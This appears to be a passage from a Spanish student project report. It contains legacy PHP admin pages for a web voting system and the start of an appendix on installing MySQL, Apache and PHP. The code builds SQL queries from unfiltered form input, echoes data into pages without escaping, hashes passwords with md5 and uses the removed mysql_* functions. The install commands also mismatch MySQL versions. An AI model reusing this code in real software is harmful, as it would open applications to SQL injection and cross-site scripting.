        header ("Location: $pag?error=0");
        exit;
      }

      //Borramos usuario de tabla usuarios
      mysql_query("DELETE FROM $tab_usu WHERE id_usu=$id") or die(mysql_error());

      //Borramos usuario de tabla de accesos
      mysql_query("DELETE FROM $tab_acc WHERE id_usu=$id") or die(mysql_error());
      mysql_close();

      header ("Location: $pag");
      exit;

   }

//Modificamos grupos a los que pertenece el usuario
if ($_GET['accion']=="anadir"){
cabeceraHTML();

      $id_mod_nivel=filtro_num( $_GET['id']);

     $usuario_consulta = mysql_query("SELECT id_usu,usuario FROM $tab_usu WHERE
      id_usu=$id_mod_nivel") or die("No se pudo realizar la consulta a la Base de datos");

      while($resultados = mysql_fetch_array($usuario_consulta)) {

echo <<< HTML
        <br><br><br>
        <form method="post" action="$pag?accion=anadiragrupo">
        <input type="hidden" name="id" value="$resultados[id_usu]">
        <table width="400" border="1" cellspacing="0" cellpadding="4" align="center">
            <tr>
              <td colspan="2" height="40" bgcolor="#0F0F0F">
            <div align="center"><b><font face="Verdana, Arial, Helvetica, sans-serif"
                size="2" color="#FFFFFF">.:
                    Añadir Usuario a Nuevo Grupo :.</font></b></div>
              </td>
            </tr>
            <tr bgcolor="#FFFFCC">
              <td width="200">
            <div align="right"><font face="Verdana, Arial, Helvetica, sans-serif"
                size="2">Usuario: </font></div>
```

```
            </td>
          <td><div align="center"><b><font face="Verdana, Arial, Helvetica, sans-serif"
                size="2" color="#0000CC">$resultados[usuario]</font></b></div>
            </td>
           </tr>
           <tr bgcolor="#FFFFCC">
           <td width="200"><div align="right"><font face="Verdana, Arial, Helvetica,
              sans-serif" size="2">Inscrito en Grupos : </font></div>
            </td>
           <td><div align="center"><b><font face="Verdana, Arial, Helvetica, sans-serif"
                size="2" color="#0000CC">
HTML;

      //Presentamos todos los grupos a los que pertenece el usuario

      $pet1="SELECT * FROM $tab_acc WHERE id_usu='$id_mod_nivel'";
      $res=mysql_db_query($bd,$pet1,$db_conexion)or die("IMPOSIBLE");
      $accesos=mysql_fetch_assoc($res);

      $pet2="SELECT grupo FROM $tab_grup";
      $grup=mysql_db_query($bd,$pet2,$db_conexion);

      while($grupos=mysql_fetch_array($grup))
      {
        $grupo=$grupos[grupo];
        if($accesos[$grupo])
        {
echo <<< HTML
          <table><tr><td>$grupo</td></tr></table>
HTML;
        }
      }

echo <<< HTML

        </font></b></div></td>



      </tr>
      <tr bgcolor="#FFFFCC">
        <td width="200">
        <div align="right"><font face="Verdana, Arial, Helvetica, sans-serif" size="2">Elija
```

```
          Nuevo Grupo : </font></div>
        </td>
       <td width="200"><div align="center"><b><font face="Verdana, Arial, Helvetica,
          sans-serif" size="2">
         <select name='grupos' class="imputbox">
HTML;

      //presentamos todos los grupos a los que puede añadir
      $pet="SELECT grupo FROM $tab_grup";
      $grup=mysql_db_query($bd,$pet,$db_conexion);
      while($grupos=mysql_fetch_array($grup))
      {

        echo "<option value=$grupos[grupo]>$grupos[grupo]";
      }
echo <<< HTML
        </select></font></b></div></td>
      <tr bgcolor="#FFFFCC">
        <td colspan="2">
          <div align="center">
            <input type="submit" name="Submit" value="  Añadir  " class="botones" >
          </div>
        </td>
      </tr>

     </table>
     </form>
HTML;
    }
  mysql_free_result($usuario_consulta);
  mysql_close();
  }

}
if($_GET['accion']=="anadiragrupo"){

$id_usu=$_POST['id'];
$id=filtro_num($id_usu);
$grupos=$_POST["grupos"];
$grupo=filtro($grupos);

if ($grupo==""){
header ("Location: $pag?accion=anadir&id=$id&error=1");
```

```
exit;
}
mysql_query("UPDATE $tab_acc SET $grupo='1' WHERE id_usu=$id") or
die(mysql_error());
mysql_close ();
header ("Location: $pag");
exit;
}

if ($_GET['accion']=="eliminar"){

cabeceraHTML();

$id_mod_nivel=filtro_num( $_GET['id']);

$usuario_consulta = mysql_query("SELECT id_usu,usuario FROM $tab_usu WHERE
id_usu=$id_mod_nivel") or die("No se pudo realizar la consulta a la Base de datos");

while($resultados = mysql_fetch_array($usuario_consulta)) {

echo <<< HTML
<br><br><br>
<form method="post" action="$pag?accion=elimdegrupo">
<input type="hidden" name="id" value="$resultados[id_usu]">
<table width="400" border="1" cellspacing="0" cellpadding="4" align="center">
    <tr>
      <td colspan="2" height="40" bgcolor="#0F0F0F">
      <div align="center"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
           color="#FFFFFF">.:
          Eliminar Usuario de Grupo :.</font></b></div>
      </td>
    </tr>
    <tr bgcolor="#FFFFCC">
      <td width="200">
      <div align="right"><font face="Verdana, Arial, Helvetica, sans-serif" size="2">Usuario
          : </font></div>
      </td>
     <td><div align="center"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
           color="#0000CC">$resultados[usuario]</font>
        </font></b></div></td>
    </tr>
    <tr bgcolor="#FFFFCC">
```

```
      <td width="200"><div align="right"><font face="Verdana, Arial, Helvetica, sans-serif"
                              size="2">
          Eliminar de Grupo : </font></div></td>
      <td><div align="center"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
                color="#0000CC">
        <select name='grupos' class="imputbox">
HTML;

//Presentamos todos los grupos a los que pertenece el usuario

    $pet1="SELECT * FROM $tab_acc WHERE id_usu='$id_mod_nivel'";
    $res=mysql_db_query($bd,$pet1,$db_conexion)or die("IMPOSIBLE");
    $accesos=mysql_fetch_assoc($res);

    $pet2="SELECT grupo FROM $tab_grup";
    $grup=mysql_db_query($bd,$pet2,$db_conexion);

    while($grupos=mysql_fetch_array($grup))
    {
        $grupo=$grupos['grupo'];
        if($accesos[$grupo])
        {
            echo "<option value=$grupo>$grupo";
        }
    }

echo <<< HTML

          </select></font></b></div></td>

      </tr>
      <tr bgcolor="#FFFFCC">
        <td colspan="2">
          <div align="center">
            <input type="submit" name="Submit" value="  Eliminar  " class="botones" >
          </div>
        </td>
      </tr>

    </table>
</form>
HTML;
}
```

```
mysql_free_result($usuario_consulta);
mysql_close();
}



if ($_GET['accion']=="elimdegrupo"){

$id_usu=$_POST['id'];
$id=filtro_num($id_usu);
$grupos=$_POST["grupos"];
$grupo=filtro($grupos);

if ($grupo==""){
header ("Location: $pag?accion=eliminar&id=$id&error=1");
exit;
}

mysql_query("UPDATE $tab_acc SET $grupo='0' WHERE id_usu=$id") or
die(mysql_error());
mysql_close ();
header ("Location: $pag");
exit;
}


if ($_GET['accion']=="nuevo"){

cabeceraHTML();

echo <<< HTML
<form method="post" action="$PHP_SELF?accion=hacernuevo">

  <table width="350" border="1" cellspacing="0" cellpadding="4" align="center">
    <tr>
      <td colspan="2" height="30" bgcolor="#0F0F0F">
      <div align="center"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
           color="#FFFFFF">.:
          Registro de Usuarios :.</font></b></div>
      </td>
    </tr>
    <tr bgcolor="#FFFFCC">
      <td width="158">
```

```
        <div align="right"><font face="Verdana, Arial, Helvetica, sans-serif" size="2">Email
            : </font></div>
        </td>
        <td width="170"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2">
          <input type="text" name="usuarionombre" class="imputbox" maxlength="20">
          </font></b></td>
      </tr>
      <tr bgcolor="#FFFFCC">
        <td width="158">
         <div align="right"><font face="Verdana, Arial, Helvetica, sans-serif" size="2">
            Password: </font></div>
        </td>
        <td width="170"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2">
          <input type="password" name="password1" class="imputbox" maxlength="20">
          </font></b></td>
      </tr>
      <tr bgcolor="#FFFFCC">
        <td width="158">
        <div align="right"><font face="Verdana, Arial, Helvetica, sans-serif" size="2">Repita
            Password : </font></div>
        </td>
        <td width="170"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2">
          <input type="password" name="password2" class="imputbox" maxlength="20">
          </font></b></td>
      </tr>
      <tr bgcolor="#FFFFCC">
        <td width="158">
        <div align="right"><font face="Verdana, Arial, Helvetica, sans-serif" size="2">Grupo
            : </font></div>
        </td>
        <td width="170"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2">
          <select name='grupos' class="imputbox">
HTML;

//presentamos todos los grupos a los que puede añadir
    $pet="SELECT grupo FROM $tab_grup";
    $grup=mysql_db_query($bd,$pet,$db_conexion);
    while($grupos=mysql_fetch_array($grup))
    {

        echo "<option value=$grupos[grupo]>$grupos[grupo]";
    }
```

```
echo <<< HTML
          </select></font></b></td>
      </tr>
      <tr bgcolor="#FFFFCC">
        <td colspan="2" height="40">
          <div align="center">
            <input type="submit" name="Submit" value="  Registrar  " class="botones" >
          </div>
        </td>
      </tr>
    </table>
</form>
HTML;
}

if ($_GET['accion']=="hacernuevo"){

$usuario=$_POST['usuarionombre'];
$pass1=$_POST['password1'];
$pass2=$_POST['password2'];
$grupo=$_POST['grupos'];



if ($pass1=="" or $pass2=="" or $usuario=="" or $grupo=="") {
header ("Location: $pag?accion=nuevo&error=1");
exit;
}

if ($pass1 != $pass2){
header ("Location: $pag?accion=nuevo&error=2");
exit;
}



$usuarios_consulta = mysql_query("SELECT id_usu FROM $tab_usu WHERE
usuario='$usuario'") or die(mysql_error());
$total_encontrados = mysql_num_rows ($usuarios_consulta);
mysql_free_result($usuarios_consulta);

if ($total_encontrados != 0) {
header ("Location: $pag?accion=nuevo&error=3");
```

```
exit;
}

$usuario=filtro($usuario);
$pass1 = md5($pass1);
mysql_query("INSERT INTO $tab_usu values('','$usuario','$pass1')") or die(mysql_error());

$usuario_consulta = mysql_query("SELECT id_usu FROM $tab_usu WHERE
usuario='$usuario'") or die(mysql_error());

$id=mysql_fetch_array($usuario_consulta);
mysql_query("INSERT INTO $tab_acc(id_usu,$grupo) VALUES ('$id[id_usu]','1')");
mysql_free_result($usuario_consulta);
mysql_close();

header ("Location: $pag");
exit;


}

?>
</BODY>
</HTML>
```

2.14. /admin/gestion_listas.php

```
<?

require("../autentifica/verifica.php"); // incluir motor de autentificación.

// incluimos opciones de configuración.
require ("../comunes/config.php");
$pag=$_SERVER['PHP_SELF'];  // el nombre y ruta de esta misma página.

function cabeceraHTML(){
echo <<< HTML
<html>
<head>
```

```
<title>Gestión Usuarios - www.votaciones.com</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link rel="STYLESHEET" type="text/css" href="../comunes/estilo.css">
</head>

<body bgcolor="#707070">

HTML;
}


if (isset($_GET['error'])){

$error_accion_ms[0]= "No se puede borrar la lista, debe existir por lo menos una.<br>Si
                      desea borrarla, primero cree una nueva.";
$error_accion_ms[1]= "Falta el nombre de la nueva lista.";
$error_accion_ms[2]= "Ya existe esa lista.";
$error_cod = $_GET['error'];
echo "<div align='center'><font face='Verdana, Arial, Helvetica, sans-serif' size='2'
  color='#FFFF00'>$error_accion_ms[$error_cod]</font></div><br>";
}
//Conectamos a la base de datos
$db_conexion= mysql_connect("$hostname", "$user_rw", "$pass_rw") or die("No se pudo
                conectar a la Base de datos") or die(mysql_error());
mysql_select_db("$bd") or die(mysql_error());

if (!isset($_GET['accion'])){

//Presentamos 10 listas por página
$tam_pag=10;
//Pasamos el numero de página que queremos
$pagina=$_GET[pagina];
if(!$pagina)
{
    $inicio=0;
    $pagina=1;
}else{
    $inicio=($pagina-1)*$tam_pag;
}

//Hallamos el número total de pags a presentar
$pet="SELECT * FROM $tab_prop";
$res=mysql_db_query($bd,$pet,$db_conexion)or die(mysql_error());
```

```
$num_reg=mysql_num_rows($res);
//El numero total de páginas a presentar
$total_pags=ceil($num_reg/$tam_pag);

//Extraemos registros
$pet="SELECT id,grupo FROM $tab_grup";
$pet.=" ORDER BY id asc LIMIT ".$inicio.",".$tam_pag ;
$usuario_consulta=mysql_db_query($bd,$pet,$db_conexion)or die("Imposible
                                ejecutar:$pet.".mysql_error());

//Si hay listas, las presentamos
$usuario_consulta = mysql_query("SELECT id,grupo FROM $tab_grup") or die("No se pudo
                        realizar la consulta a la Base de datos");

cabeceraHTML();

echo <<< HTML
<table width="500" border="1" cellspacing="0" cellpadding="4" bordercolor="#0F0F0F"
align="center">
  <tr>
    <td colspan="3" bgcolor="#0F0F0F">
     <div align="center"><font face="Verdana, Arial, Helvetica, sans-serif"
        size="2"><b><font color="#FFFF99">.:Gesti&oacute;n Listas :.</font></b>
              </font><br><a href="../comunes/logout.php">Salir</a>
            </div>
    </td>
  </tr>
  <tr bgcolor="#00CCCC">
    <td width="22%">
     <div align="center"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
        color="#FFFFFF">ID</font></b>
       </div>
    </td>
    <td width="38%">
     <div align="center"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
        color="#FFFFFF">Lista</font></b>
       </div>
    </td>
    <td width="40%" bgcolor="#333333">
   <div align="center"><font color="#FFFFFF"><a href="$pag?accion=nueva">Crear
    lista</a></font></div></td>
  </tr>
```

```
HTML;

while($resultados = mysql_fetch_array($usuario_consulta)) {

echo <<< HTML
<tr>
  <td width="22%" bgcolor="#FFFFEA"><div align="center"><font face="Verdana, Arial,
     Helvetica, sans-serif" size="2" color="#000000">$resultados[id]</font></div></td>
  <td width="38%" bgcolor="#FFFFEA"><div align="center"><font face="Verdana, Arial,
      Helvetica, sans-serif" size="2" color="#000000">$resultados[grupo]</font></div></td>


     <td width="40%" bgcolor="#3F5478">
   <div align="center"><a href="$pag?accion=borrar&id=$resultados[id]"><font
    face="Verdana, Arial, Helvetica, sans-serif" size="2">Borrar lista</font></a></div>
     </td>
  </tr>
HTML;
}
echo <<< HTML
  </tr>
  <tr >
     <td colspan="3" bgcolor="#0F0F0F">
       <div align="center"><a href="administracion.php">Ir a Menu Principal</a></div>

     </td>
  </tr>
<tr bgcolor="#0F0F0F">
<td colspan="3">

<div align="center">
<table width="100%" border="0" cellspacing="0" cellpadding="5">
<tr>
    <td width="50%">
   <div align="right"><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
     color="#FFFF99"><b>Página de resultados: </b></font>
       </div>
    </td>
    <td width="50%" >
   <div align="left"><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
     color="#FFFFFF">
HTML;
if($total_pags>=1){
```

```
    for($i=1;$i<=$total_pags;$i++){
        if($pagina==$i){

            echo " ". $pagina ." ";
        }else{
            echo"<a href='gestion_votaciones.php?pagina=". $i ."'> ".$i." </a>";
        }
    }
}
echo <<< HTML
</font></div>
</td>
</tr>
</table>
</div>
</td>
</tr>
</table>
HTML;
mysql_free_result($usuario_consulta);
mysql_close();
}

if (isset($_GET['id'])){
//Borramos un usuario
if ($_GET['accion']=="borrar"){

    //filtramos
    $id_grupo=filtro_num($_GET['id']);
   $usuarios_consulta = mysql_query("SELECT grupo FROM $tab_grup WHERE
                        id=$id_grupo") or die(mysql_error());
    $total_registros = mysql_num_rows ($usuarios_consulta);
    $nombre=mysql_fetch_array($usuarios_consulta);
    $lista=$nombre['grupo'];

    mysql_free_result($usuarios_consulta);

    if ($total_registros == 0){
        header ("Location: $pag?error=0");
        exit;
    }

    $usuarios=mysql_query("SELECT * FROM $tab_usu") or die(mysql_error());
```

```
    // Buscamos usuarios pertenecientes a la lista a borrar
    while($usu=mysql_fetch_array($usuarios))
    {
            $id=$usu[id_usu];
           $res=mysql_query("SELECT * FROM $tab_acc WHERE id_usu=$id") or
                    die("IMPOSIBLE");
            while($accesos=mysql_fetch_array($res))
            {
                //Miramos a qué listas pertenece el usuario
                if($accesos[$lista]==1)
                {
                    $grupo=$lista;
              mysql_query("UPDATE $tab_acc SET $grupo='0' WHERE id_usu=$id") or
                            die(mysql_error());
                }
            }
          //Comprobamos que el usuario esta inscrito al menos en una lista,si no lo
            //eliminamos
           $res2=mysql_query("SELECT * FROM $tab_acc WHERE id_usu=$id")or
              die("IMPOSIBLE");
            $borrar='si';
            $acceso=mysql_fetch_assoc($res2);
            foreach($acceso as $grupo => $valor)  {
                if($valor==1)  {
                    $borrar='no';
                }
            }
            if( $borrar=='si')  {
          mysql_query("DELETE FROM $tab_usu WHERE id_usu=$id") or die(mysql_error());
          mysql_query("DELETE FROM $tab_acc WHERE id_usu=$id") or die(mysql_error());
            }
    }
    mysql_query("ALTER TABLE $tab_acc DROP $lista") or die(mysql_error());
   mysql_query("DELETE FROM $tab_grup WHERE id=$id_grupo") or die(mysql_error());
    mysql_close();
    //Una vez borramos redireccionamos al menú de listas
    header ("Location: $pag");
    exit;
}
}
//Añadimos una nueva lista a la base de datos
if ($_GET['accion']=="nueva"){
```

```
   $db_con= mysql_connect("$hostname", "$user_rw", "$pass_rw") or die("No se pudo
            conectar a la Base de datos");
    mysql_select_db("$bd") or die(mysql_error());
    cabeceraHTML();

echo <<< HTML
    <form method="post" action="$PHP_SELF?accion=hacernueva">
    <table width="400" border="1" cellspacing="0" cellpadding="4" align="center">
     <tr>
       <td colspan="2" height="30" bgcolor="#0F0F0F">
        <div align="center"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
             color="#FFFFFF">.:Registro de Listas :.</font></b></div>
       </td>
     </tr>
     <tr bgcolor="#FFFFCC">
       <td width="250">
         <div align="right"><font face="Verdana, Arial, Helvetica, sans-serif" size="2">
            <b>Nombre de Nueva Lista: </b></font></div>
       </td>
       <td width="150"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2">
         <input type="text" name="nombrelista" class="imputbox" maxlength="15">
         </font></b></td>
     </tr>

     <tr bgcolor="#FFFFCC">
       <td width="250">
         <div align="right"><font face="Verdana, Arial, Helvetica, sans-serif" size="2">
           <b>Listas ya existentes: </b></font></div>
       </td>
       <td width="150"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2">

HTML;

    //presentamos todos los grupos a los que puede añadir
    $pet="SELECT grupo FROM $tab_grup";
    $grup=mysql_db_query($bd,$pet,$db_con);
    while($grupos=mysql_fetch_array($grup))
    {
       $grupo=$grupos['grupo'];
echo <<< HTML
       <table><tr><td>$grupo</td></tr></table>
HTML;
    }
```

```
echo <<< HTML
        </font></b></td>
      </tr>
      <tr bgcolor="#FFFFCC">
        <td colspan="2" height="40">
          <div align="center">
            <input type="submit" name="Submit" value="  Registrar  " class="botones" >
          </div>
        </td>
      </tr>
  </table>
</form>
HTML;
}

if ($_GET['accion']=="hacernueva"){
    $lista_sin_filtrar=$_POST['nombrelista'];
    $lista=filtro($lista_sin_filtrar);
    //Si no nombramos la lista produce un error
    if ($lista=="") {
        header ("Location: $pag?accion=nueva&error=1");
        exit;
    }
    //Comprobamos que no exista ya
   $usuarios_consulta = mysql_query("SELECT id FROM $tab_grup WHERE grupo='$lista'")
                        or die(mysql_error());
    $total_encontrados = mysql_num_rows ($usuarios_consulta);
    mysql_free_result($usuarios_consulta);
    //Si ese nombre ya existe se produce un error
    if ($total_encontrados != 0) {
        header ("Location: $pag?accion=nueva&error=2");
        exit;
    }


    mysql_query("INSERT INTO $tab_grup VALUES ('','$lista')") or die(mysql_error());
   mysql_query("ALTER TABLE $tab_acc ADD $lista TINYINT(1) NOT NULL default 0")
                or die(mysql_error());
    //Una vez creada la lista vamos al menú principal de listas
    header ("Location: $pag");
    exit;
}
```

```
?>
</BODY>
</HTML>
```

2.15. /admin/gestion_votaciones.php

```
<?

require("../autentifica/verifica.php"); // incluir motor de autentificación.

require ("../comunes/config.php"); // incluir configuración.

$pag=$_SERVER['PHP_SELF'];  // el nombre y ruta de esta misma página.

function cabecera(){?>
<html>
<head>
<title>Gestión Votaciones - www.votaciones.com</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link rel="STYLESHEET" type="text/css" href="../comunes/estilo.css">
</head>

<body bgcolor="#707070">

<?}


if (isset($_GET['error'])){

$error_accion_ms[0]= "No se puede borrar esa votación, debe existir por lo menos
                    una.<br>Si desea borrarla, primero cree una nueva.";
$error_accion_ms[1]= "Faltan Datos.";
$error_accion_ms[2]= "Debe introducir un número en Duración.";
$error_accion_ms[3]= "Ya está registrada esa votación.";

$error_cod = $_GET['error'];
echo "<div align='center'>$error_accion_ms[$error_cod]</div><br>";
}
$db_conexion= mysql_connect("$hostname", "$user_rw", "$pass_rw") or die("No se pudo
                    conectar a la Base de datos") or die(mysql_error());
mysql_select_db("$bd") or die(mysql_error());
```

```
if (!isset($_GET['accion'])){

//Presentamos 10 votaciones por página
$tam_pag=10;
//Pasamos el numero de página que queremos
$pagina=$_GET[pagina];
if(!$pagina)
{
    $inicio=0;
    $pagina=1;
}else{
    $inicio=($pagina-1)*$tam_pag;
}

//Hallamos el numero total de páginas a presentar

$pet="SELECT * FROM $tab_prop";
$res=mysql_db_query($bd,$pet,$db_conexion)or die(mysql_error());
$num_reg=mysql_num_rows($res);
//El número de páginas
$total_pags=ceil($num_reg/$tam_pag);

//Extraemos registros
$pet="SELECT id_vot,tema,grupo,fecha FROM $tab_prop";
$pet.=" ORDER BY fecha desc LIMIT ".$inicio.",".$tam_pag ;
$usuario_consulta=mysql_db_query($bd,$pet,$db_conexion)or die("Imposible
            ejecutar:$pet.".mysql_error());

//Si hay votaciones, las presentamos
cabecera();
?>
<table width="700" border="1" cellspacing="0" cellpadding="4" bordercolor="#0F0F0F"
align="center">
  <tr>
    <td colspan="3" bgcolor="#0F0F0F">
       <div align="center"><font face="Verdana, Arial, Helvetica, sans-serif"
                size="2"><b><font color="#FFFF99">.:
                Gesti&oacute;n Votaciones :.</font></b></font><br>
                <a href="../comunes/logout.php">Salir</a>
        </div>
    </td>
  </tr>
  <tr bgcolor="#00CCCC">
```

```
    <td width="40%">
     <div align="center"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
        color="#FFFFFF">Tema
        </font></b></div>
    </td>
    <td width="28%">
     <div align="center"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
        color="#FFFFFF">Grupo
        </font></b></div>
    </td>
    <td width="32%" bgcolor="#333333">
     <div align="center"><font color="#FFFFFF"><a href="<?echo $pag;?>?accion=nueva">
         Registrar votación</a></font></div></td>
  </tr>

<?

while($resultados = mysql_fetch_array($usuario_consulta)) {
?>
 <tr>
    <td width="40%" bgcolor="#FFFFEA"><div align="center"><font face="Verdana, Arial,
        Helvetica, sans-serif" size="2" color="#000000"><?echo$resultados[tema];?></font>
     </div></td>
    <td width="28%" bgcolor="#FFFFEA"><div align="center"><font face="Verdana, Arial,
      Helvetica, sans-serif" size="2" color="#000000"><?echo $resultados[grupo];?></font>
     </div></td>
     <td width="32%" bgcolor="#3F5478">
  <div align="center"><a href="<?echo $pag;?>?accion=borrar&id=<?echo
$resultados[id_vot];?>"><font face="Verdana, Arial, Helvetica, sans-serif"
size="2">Borrar</font></a></div>
     </td>
  </tr>
<?
}
?>
  <tr >
    <td colspan="3" bgcolor="#0F0F0F">
      <div align="center"><a href="administracion.php">Ir a Menu Principal</a></div>

    </td>
  </tr>
<?
}
```

```
?>
<tr bgcolor="#0F0F0F">
  <td colspan="3">

  <div align="center">
  <table width="100%" border="0" cellspacing="0" cellpadding="5">
    <tr>
      <td width="50%">
     <div align="right"><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
       color="#FFFF99"><b>Página de resultados: </b></font>
      </div>
     </td>
     <td width="50%" >
     <div align="left"><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
      color="#FFFFFF">
<?
if($total_pags>=1){
for($i=1;$i<=$total_pags;$i++){
if($pagina==$i){

 echo " ". $pagina ." ";
}else{

 echo"<a href='gestion_votaciones.php?pagina=". $i ."'> ".$i." </a>";

}
}
}
?>
</font></div>
</td>
</tr>
</table>
</div>
</td>
</tr>
</table>
<?
mysql_free_result($usuario_consulta);
mysql_close();

//Borramos una votación
if (isset($_GET['id'])){
```

```
    if ($_GET['accion']=="borrar"){

        $id_borrar= $_GET['id'];
        $id_borrar=filtro_num($id_borrar);
       $usuarios_consulta = mysql_query("SELECT id_vot FROM $tab_prop WHERE
                                id_vot=$id_borrar") or die(mysql_error());
         $total_registros = mysql_num_rows ($usuarios_consulta);
         mysql_free_result($usuarios_consulta);

        if ($total_registros ==0){
            header ("Location: $pag?error=0");
            exit;
        }


mysql_query("DELETE FROM $tab_prop WHERE id_vot=$id_borrar") or die(mysql_error());
mysql_close();

header ("Location: $pag");
exit;

}
}

if ($_GET['accion']=="nueva"){

$usuario_consulta = mysql_query("SELECT grupo FROM $tab_grup") or die("No se pudo
                        realizar la consulta a la Base de datos");
cabecera();
?>

<form method="post" action="<?echo $pag?>?accion=anadir">

<table width="500" border="1" cellspacing="0" cellpadding="4" bordercolor="#0F0F0F"
align="center">
  <tr>
    <td colspan="4" bgcolor="#0F0F0F">
      <div align="center"><font face="Verdana, Arial, Helvetica, sans-serif"
           size="2"><b><font color="#FFFF99">.:
        Gesti&oacute;n Votaciones :.</font></b></font><br>
        <a href="../comunes/logout.php">Salir</a>
        </div>
    </td>
```

```
</tr>
<tr bgcolor="#364C62">
  <td width="39%">
   <div align="right"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
      color="#FFFFFF">Tema
       </font></b></div>
  </td>
  <td width="61%">
    <div align="left"><input type="text" name="tema" size="15" class="imputbox"></div>
  </td>
</tr>
<tr bgcolor="#364C62">
  <td width="39%">
   <div align="right"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
      color="#FFFFFF">Opcion 1
       </font></b></div>
  </td>
  <td width="61%">
   <div align="left"><input type="text" name="opcion1" size="15" class="imputbox"></div>
  </td>
</tr>
<tr bgcolor="#364C62">
  <td width="39%">
   <div align="right"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
      color="#FFFFFF">Opcion 2
       </font></b></div>
  </td>
  <td width="61%">
   <div align="left"><input type="text" name="opcion2" size="15" class="imputbox"></div>
  </td>
</tr>
<tr bgcolor="#364C62">
  <td width="39%">
   <div align="right"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
      color="#FFFFFF">Opcion 3
       </font></b></div>
  </td>
  <td width="61%">
   <div align="left"><input type="text" name="opcion3" size="15" class="imputbox"></div>
  </td>
</tr>
<tr bgcolor="#364C62">
  <td width="39%">
```

```
      <div align="right"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
        color="#FFFFFF">Duracion
          </font></b></div>
    </td>
    <td width="61%">
     <div align="left"><input type="text" name="duracion" size="15" class="imputbox"></div>
    </td>
  </tr>
  <tr bgcolor="#364C62">
    <td width="39%">
     <div align="right"><b><font face="Verdana, Arial, Helvetica, sans-serif" size="2"
        color="#FFFFFF">Grupo
          </font></b></div>
    </td>
    <td width="61%">
      <div align="left"><select name='grupo' class="imputbox" >
 <?   while ($fila=mysql_fetch_row($usuario_consulta)){

        echo "<option value='$fila[0]'> $fila[0]";

      }?>
   </select>
</div>
    </td>
  </tr>
  <tr valign="middle">
    <td colspan="2" height="50" bgcolor="#0F0F0F">
      <div align="center"><font face="Arial" color=black size=2>
          <input name=submit type=submit value="  Añadir tema  " class="botones">
      </font></div>
    </td>
   </tr>
</table>
</form>
<?
}
//Añadimos nueva votación
if ($_GET['accion']=="anadir"){
$tema=$_POST["tema"];
$opcion1=$_POST["opcion1"];
$opcion2=$_POST["opcion2"];
$opcion3=$_POST["opcion3"];
$dur=$_POST["duracion"];
```

```
$grupo=$_POST["grupo"];
$fecha=date("Y-m-d");
if ($tema=="") {
header ("Location: $pag?accion=nueva&error=1");
exit;
}

$duracion=filtro_num($dur);
if ($duracion=="") {
header ("Location: $pag?accion=nueva&error=2");
exit;
}

$usuarios_consulta = mysql_query("SELECT id_vot FROM $tab_prop WHERE
tema='$tema'") or die(mysql_error());
$total_encontrados = mysql_num_rows ($usuarios_consulta);
mysql_free_result($usuarios_consulta);

if ($total_encontrados != 0) {
header ("Location: $pag?accion=nueva&error=3");
exit;
}

$pet="INSERT INTO $tab_prop(tema,opcion1,opcion2,opcion3,caducidad,grupo,fecha)
        VALUES('$tema','$opcion1','$opcion2',
                '$opcion3','$dur','$grupo','$fecha')";
mysql_db_query($bd,$pet,$db_conexion) or die("Imposible ejecutar:$pet.".mysql_error());
mysql_close($db_conexion);
//Enviamos mail con link a posibles votantes
envialink($tema,$dur,$grupo);
//Creamos tabla provisional para votación con votantes
creaTabla($tema);

header("Location:$pag");
exit;
}
?>
</body>
</html>
```

Apéndice C

Instalación de un entorno Apache/ PHP /MySQL

---

1. Introducción.

Vamos a describir paso a paso el proceso de creación de un entorno de desarrollo sobre Debian/Linux. En concreto, vamos a explicar la instalación de las versiones con las que hemos desarrollado el presente Proyecto, aunque podemos extrapolar estas instrucciones para otras. Las versiones instaladas son:

1.- MySQL 4.0.20.
2.- Apache 2.0.49.
3.- PHP 4.3.6.

Hemos optado por compilar tanto Apache2 como PHP4, en vez de usar el comando "*apt-get*" ya que de esta forma evitamos posibles errores en las dependencias entre las distintas versiones del software instalado.

Por otro lado, buscamos una configuración segura donde:

- Las funcionalidades más peligrosas están desactivadas por defecto. De esta forma el administrador deberá ir activando ciertas funcionalidades a medida que se vayan necesitando (si fuera el caso).

- Evitaremos mostrar información acerca del software instalado. Esta medida no provoca que el software servidor sea más seguro, pero puede ayudar en algo el que el atacante no conozca ésto.

2. MySQL.

1. Antes de compilar el programa necesitamos crear los usuarios y grupos que se espera MySQL encontrar cuando se ejecute la instalación.
   # groupadd mysql
   # useradd -g mysql mysql

2. Descomprimimos el archivo mysql-standard-4.0.20-pc-linux-i686.tar.gz en /usr/local. Es aconsejable utilizar esta ruta, ya que es la localización por defecto. Si queremos instalarlo en otro sitio, luego tendríamos que cambiar ficheros de configuración. Para ello hacemos (suponiendo que el archivo que hemos descargado está en /download).

```
# cd /usr/local
# tar -xzf /download/mysql-standard-4.0.20-pc-linux-i686.tar.gz
```

3. Hacemos un link simbólico al directorio (para ahorrarnos el nombre tan largo).

```
# ln -s mysql-standard-4.1.1-alpha-pc-linux-i686/ mysql
```

